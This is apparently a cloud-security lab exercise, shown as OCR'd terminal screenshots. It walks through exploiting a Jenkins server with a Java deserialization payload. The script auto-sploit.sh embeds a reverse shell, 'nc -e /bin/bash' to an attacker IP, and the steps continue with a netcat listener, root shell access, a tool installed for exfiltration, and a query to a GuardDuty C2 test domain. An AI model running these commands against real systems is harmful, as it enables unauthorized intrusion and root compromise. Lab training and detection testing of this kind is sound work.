Exercise 2 - Attacking a Webserver


Running the exploit From the Cli.

Steps

1. Create two terminal instances

   Log into the instance

   ssh -i "<cert>" ec2-user@instance-dns


   

   ```
   [jharris@ML-C02ZP8ZVMD6P certs %  ssh -i "sec-demo-key-pair.pem" ec2-user@ec2-54-]
   151-91-216.us-west-1.compute.amazonaws.com
   Last login: Wed Sep 16 11:02:43 2020 from host86-144-121-94.range86-144.btcentra
   lplus.com

          __|  __|_  )
          _|  (     /   Amazon Linux 2 AMI
         ___|\___|___|

   https://aws.amazon.com/amazon-linux-2/
   16 package(s) needed for security, out of 34 available
   Run "sudo yum update" to apply all updates.
     % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                    Dload  Upload   Total   Spent    Left  Speed
   100    13  100    13    0     0  13000      0 --:--:-- --:--:-- --:--:-- 13000
   [ec2-user@ip-172-16-128-14 ~]$ 
   ```

2. On Terminal session 1

   Check the container is running

   docker ps | grep 'attacker' | awk '{print $1}'


   

   ```
   [ec2-user@ip-172-16-128-14 ~]$ docker ps | grep 'attacker' | awk '{print $1}'
   d4eea85aff7c
   [ec2-user@ip-172-16-128-14 ~]$ 
   ```

3. On Both Terminal sessions


   Log into the container

   docker exec -it $(docker container ls | grep 'attacker' | awk '{print $1}') sh


   

   ```
   [[ec2-user@ip-172-16-128-14 ~]$ docker exec -it $(docker container ls  | grep 'attacker]
    ' | awk '{print $1}') sh
   #
   ```

4. Change to the /root folder and review the script auto-sploit.sh




```
[ cd /root
[# ls
__pycache__                    commons-logging-1.2.jar     payload.jar
app.py                         exp-server.py               payload.ser
auto-sploit.sh                 exploit.log                 run.sh
commons-beanutils-1.8.3.jar    exploit.py                  static
commons-collections-3.2.1.jar  ezmorph-1.0.6.jar           templates
commons-lang-2.6.jar           json-lib-2.4-jenkins-2.jar  web.zip
#
```




```
# cat ./auto-sploit.sh
[#! /bin/bash

echo
echo "*******************************************************************"
echo
echo "Open another terminal window and run a netcat listener: nc -lvp 443"
echo
echo "Run the following command  to spawn a shell once the reverse connection establishes:"
echo
echo "python -c 'import pty; pty.spawn(\"/bin/bash\")'"
echo
read -n 1 -s -r -p "Once the above is complete - press any key to continue"

echo
echo "Enter Attacker IP Address:"
echo

read attacker

echo "Creating Payload with IP address" $attacker
echo

java -jar /root/payload.jar /root/payload.ser "nc -e /bin/bash $attacker 443"

echo "Payload successfully created and saved as 'payload.ser'"
echo

echo "Executing exploit..."
echo

python3 /root/exploit.py
#
```

5. On Terminal 2 run the command nc -lvp 443




```
[# ls
[LOG.TXT  bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
app.log  boot  etc  lib   media  opt  root  sbin  sys  usr
# nc -lvp 443
[listening on [any] 443 ...
```

6. Run the script




```
*******************************************************************

Open another terminal window and run a netcat listener: nc -lvp 443

Run the following command  to spawn a shell once the reverse connection establishes:

python -c 'import pty; pty.spawn("/bin/bash")'

Once the above is complete - press any key to continue
Enter Attacker IP Address:

54.151.91.216
Creating Payload with IP address 54.151.91.216

Payload successfully created and saved as 'payload.ser'

Executing exploit...

Enter Jenkins Target IP Address: secframeworkjuly14Jenkins-ALB-1810566323.us-west-1.elb.amazon
aws.com
pwn
b'Starting HTTP duplex channel<===[JENKINS REMOTING CAPACITY]===>rO0ABXNyABpodWRzb24ucmVtb3Rpb
```

7. Verify the exploit has been successful
   You will see the Jenkins process running on the web server. You now have root access to the web server via the cli.




```
ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 Aug27 ?        00:00:32 /bin/tini -- /usr/local/bin/jenkins.sh
root         6     1  0 Aug27 ?        00:25:57 java -Djenkins.install.runSetupWizard=false -jar
/usr/share/jenkins/jenkins.war
root        79     6  0 Aug27 ?        00:00:00 bash
root      3530     6  0 11:24 ?        00:00:00 bash
root      3533  3530  0 11:24 ?        00:00:00 bash
root      3534  3533  0 11:25 ?        00:00:00 bash
root      3538     6  0 11:40 ?        00:00:00 bash
root      3542  3538  0 11:41 ?        00:00:00 /bin/sh
root      3555  3542  0 11:42 ?        00:00:00 ps -ef
```

8. Install additional software to exfiltrate data



```
[apt-get install -y dnsutils
Reading package lists...
Building dependency tree...
Reading state information...
Suggested packages:
  rblcheck
The following NEW packages will be installed:
  dnsutils
0 upgraded, 1 newly installed, 0 to remove and 70 not upgraded.
Need to get 284 kB of archives.
After this operation, 531 kB of additional disk space will be used.
Get:1 http://security.debian.org/debian-security stretch/updates/main amd64 dns
utils amd64 1:9.10.3.dfsg.P4-12.3+deb9u7 [284 kB]
Fetched 284 kB in 0s (16.5 MB/s)
Selecting previously unselected package dnsutils.
(Reading database ... 22866 files and directories currently installed.)
Preparing to unpack .../dnsutils_1%3a9.10.3.dfsg.P4-12.3+deb9u7_amd64.deb ...
Unpacking dnsutils (1:9.10.3.dfsg.P4-12.3+deb9u7) ...
Setting up dnsutils (1:9.10.3.dfsg.P4-12.3+deb9u7) ...
```

9. Create a GuardDuty alert



```
connect to [172.18.0.2] from ec2-54-177-117-95.us-west-1.compute.amazonaws.com
[54.177.117.95] 47205
dig GuardDutyC2ActivityB.com any

; <<>> DiG 9.10.3-P4-Debian <<>> GuardDutyC2ActivityB.com any
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15142
;; flags: qr rd ra; QUERY: 1, ANSWER: 10, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;GuardDutyC2ActivityB.com.      IN      ANY

;; ANSWER SECTION:
GuardDutyC2ActivityB.com. 300   IN      TXT     "spf2.0/pra include:amazon.com
-all"
GuardDutyC2ActivityB.com. 300   IN      TXT     "v=spf1 include:amazon.com -all
"
GuardDutyC2ActivityB.com. 300   IN      NS      ns3.markmonitor.com.
GuardDutyC2ActivityB.com. 300   IN      NS      ns4.markmonitor.com.
GuardDutyC2ActivityB.com. 300   IN      NS      ns5.markmonitor.com.
GuardDutyC2ActivityB.com. 300   IN      NS      ns6.markmonitor.com.
GuardDutyC2ActivityB.com. 300   IN      NS      ns7.markmonitor.com.
GuardDutyC2ActivityB.com. 300   IN      NS      ns1.markmonitor.com.
GuardDutyC2ActivityB.com. 300   IN      NS      ns2.markmonitor.com.
GuardDutyC2ActivityB.com. 300   IN      SOA     ns1.markmonitor.com. hostmaster
.markmonitor.com. 2018091901 86400 3600 2592000 172800

;; Query time: 12 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Wed Sep 16 14:33:53 UTC 2020
;; MSG SIZE  rcvd: 328
```